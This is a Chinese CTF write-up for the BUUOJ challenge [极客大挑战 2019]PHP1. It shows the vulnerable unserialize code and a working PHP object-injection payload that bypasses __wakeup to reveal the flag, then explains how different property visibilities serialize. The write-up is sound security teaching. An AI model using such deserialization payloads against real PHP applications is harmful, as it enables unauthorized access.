
[极客大挑战 2019]PHP1
知识点:PHP序列化与反序列化,最下方有几个扩展可以看一下
他说备份了,就肯定扫目录,把源文件备份扫出来
dirsearch扫目录扫到www.zip压缩包
 aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
然后解压发现是,序列化。
具体特征如下:
index.php包含如下代码:接收参数,进行序列化
  <?php

    include 'class.php';

    $select = $_GET['select'];

    $res=unserialize(@$select);

  ?>
aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
class.php含: 源码都放在着
<?php

include 'flag.php';

error_reporting(0);

class Name{

    private $username = 'nonono';

    private $password = 'yesyes';

    public function __construct($username,$password){

        $this->username = $username;

        $this->password = $password;

    }

    function __wakeup(){

        $this->username = 'guest';

    }

    function __destruct(){

        if ($this->password != 100) {

            echo "</br>NO!!!hacker!!!</br>";

            echo "You name is: ";

            echo $this->username;echo "</br>";

            echo "You password is: ";

            echo $this->password;echo "</br>";

            die();

        }

        if ($this->username === 'admin') {

            global $flag;

            echo $flag;

        }else{

            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";

            die();

        }

    }

}

?>
aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
开始构造
声明一个Name类,包含username,password,且两个变量都是private修饰,整句话都有用。
然后根据判断句得知,username必须是admin,password必须是100所以,构造序列化
O是对象,s是字符串,i是数字
因为是private修饰的所以要加%00充当空格
构造:O:4:"Name":2:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
payload:url+?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
 aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
下面是拓展+答疑:
我看大佬的payload的时候,很疑惑为什么要写%00Name%00username这样的形式?
然后我进行了三种修饰方式的测试:public,protected,private
我忽然明白:
只有public修饰的不用太多的修饰原生态构造就好,而private需要加%00Name%00,
protected则需要使用 %00*%00username这样的方式
protected修饰变量,运行后回显代码内注释内容
<?php

class Name{

	protected $username = 'nonono';////////////////看这两行

	protected $password = 'yesyes';

	public function __construct($username,$password){

		$this->username = $username;

		$this->password = $password;

	}

}

$a = new Name('admin',100);

$b=serialize($a);

echo $b;

//看这看这看这看这!!!!!!!!!

//运行会输出 O:4:"Name":2:{s:11:" * username";s:5:"admin";s:11:" * password";i:100;}

?>
aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
public修饰变量,运行后回显代码内注释内容
<?php

class Name{

	public $username = 'nonono';

	public $password = 'yesyes';

	public function __construct($username,$password){

		$this->username = $username;

		$this->password = $password;

	}

}

$a = new Name('admin',100);

$b=serialize($a);

echo $b;

//O:4:"Name":2:{s:8:"username";s:5:"admin";s:8:"password";i:100;}

?>
aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
private修饰变量,运行后回显代码内注释内容
<?php

class Name{

	private $username = 'nonono';

	private $password = 'yesyes';

	public function __construct($username,$password){

		$this->username = $username;

		$this->password = $password;

	}

}

$a = new Name('admin',100);

$b=serialize($a);

echo $b;

//O:4:"Name":2:{s:14:" Name username";s:5:"admin";s:14:" Name password";i:100;}

?>
aaarticlea/gif;base64,R0lGODlhAQABAPABAP///wAAACH5BAEKAAAALAAAAAABAAEAAAICRAEAOw==" alt="点击并拖拽以移动">
[极客大挑战 2019]PHP1的更多相关文章
- BUUOJ [极客大挑战 2019]Secret File
[极客大挑战 2019]Secret File 0X01考点 php的file伪协议读取文件 ?file=php://filter/convert.base64-encode/resource= 0X ...
- [原题复现][极客大挑战 2019]BuyFlag
简介 原题复现:[极客大挑战 2019]BuyFlag 考察知识点:php函数特性(is_numeric().strcmp函数()) 线上平台:https://buuoj.cn(北京联合大学公开 ...
- BUUCTF-[极客大挑战 2019]BabySQL(联合注入绕过waf)+[极客大挑战 2019]LoveSQL(联合注入)
BUUCTF-[极客大挑战 2019]BabySQL(联合注入绕过waf) 记一道联合注入的题,这道题存在过滤. 经过手工的测试,网站会检验用户名和密码是否都存在,如果在用户名处插入注入语句,语句后面 ...
- 极客大挑战2019 http
极客大挑战 http referer 请求头 xff 1.查看源码,发现secret.php 2.提示要把来源改成Sycsecret.buuoj.cn,抓包,添加Referer Referer:htt ...
- [BUUOJ记录] [极客大挑战 2019]RCE ME
前面考察取反或者异或绕过,后面读Flag那里我用脏方法过了,没看出来考察啥 进入题目给出源码: <?php error_reporting(0); if(isset($_GET['code']) ...
- [极客大挑战 2019]FinalSQL
0x00 知识点 盲注 0x01 解题 根据题目提示盲注,随便点几下找到注入点 发现我们输入^符号成功跳转页面,证明存在注入 1^(ord(substr((select(group_concat(sc ...
- BUUCTF [极客大挑战 2019]Not Bad
总的来说这是一个64位orw的题 开头先在主函数里分配了一个很大的空间 1 __int64 __fastcall main(int a1, char **a2, char **a3) 2 { 3 mm ...
- 极客大挑战 2019 web 部分解
复现环境:buuoj 0x01:Havefun F12查看源码,明显html注释里是一段php get方式传参数,payload:http://f5cdd431-df98-487f-9400-e8d0 ...
- [极客大挑战 2019]HardSQL
0x00 知识点 报错注入 链接: https://www.cnblogs.com/richardlee97/p/10617115.html 报错原因: 其原因主要是因为虚拟表的主键重复.按照MySQ ...
随机推荐
- 在腾讯云centos7.2上安装配置Node.js记录
应为爱好前端所以打算在腾讯云服务器上安装JavaScript引擎Node.js,下面是安装步骤: 安装准备: 下载node.js的.tar.xz安装包:https://nodejs.org/dist/ ...
- python登陆接口编写
#coding:utf-8 import getpass,sys i=0 j=0 while i<3: username=raw_input('username:') #输入用户名 life_1 ...
- Django学习之路05
Django模板层 模板层语法(两类) 变量相关:{{ }} 逻辑相关:{% %} 给模板传值的方法 #方法1 #通过字典传值,指名道姓,例如下 return render(request ...
- webpack里面__dirname意思
- JavaScript值类型和引用类型有哪些
JavaScript值类型和引用类型有哪些 (1)值类型:数值.布尔值.null.undefined. (2)引用类型:对象.数组.函数.
- AQS总结
前言 AQS(Abstract Queued Synchronizer)是JUC并发包中的核心基础组件,作者是大名鼎鼎的Doug Lea.通过AQS可以实现大部分的同步需求. 宏观架构 AQS包括一个 ...
- AngularJS入门篇
AngularJS是一个JavaScript框架,它通过指令扩展了HTML,且通过表达式绑定数据到 HTML.顺便一提,什么是框架?比如struts2.spring.hibernate.thinkph ...
- 查看网卡信息 - ethtool
查看网卡是千兆还是万兆网卡,使用ethtool 网络接口名 ethtool eth0
- Java并发ReentrantLock
ReentrantLock简介 可重入锁,作用是使线程安全.对比于sychronized,它能具有以下特点 减小资源锁的力度 更可控,减少发生死锁的概率 加锁.释放锁都是显示控制的 添加锁的作用时间来 ...
- Web网页布局的主要方式
一.静态布局(static layout) 即传统Web设计,网页上的所有元素的尺寸一律使用px作为单位. 1.布局特点 不管浏览器尺寸具体是多少,网页布局始终按照最初写代码时的布局来显示.常规的pc ...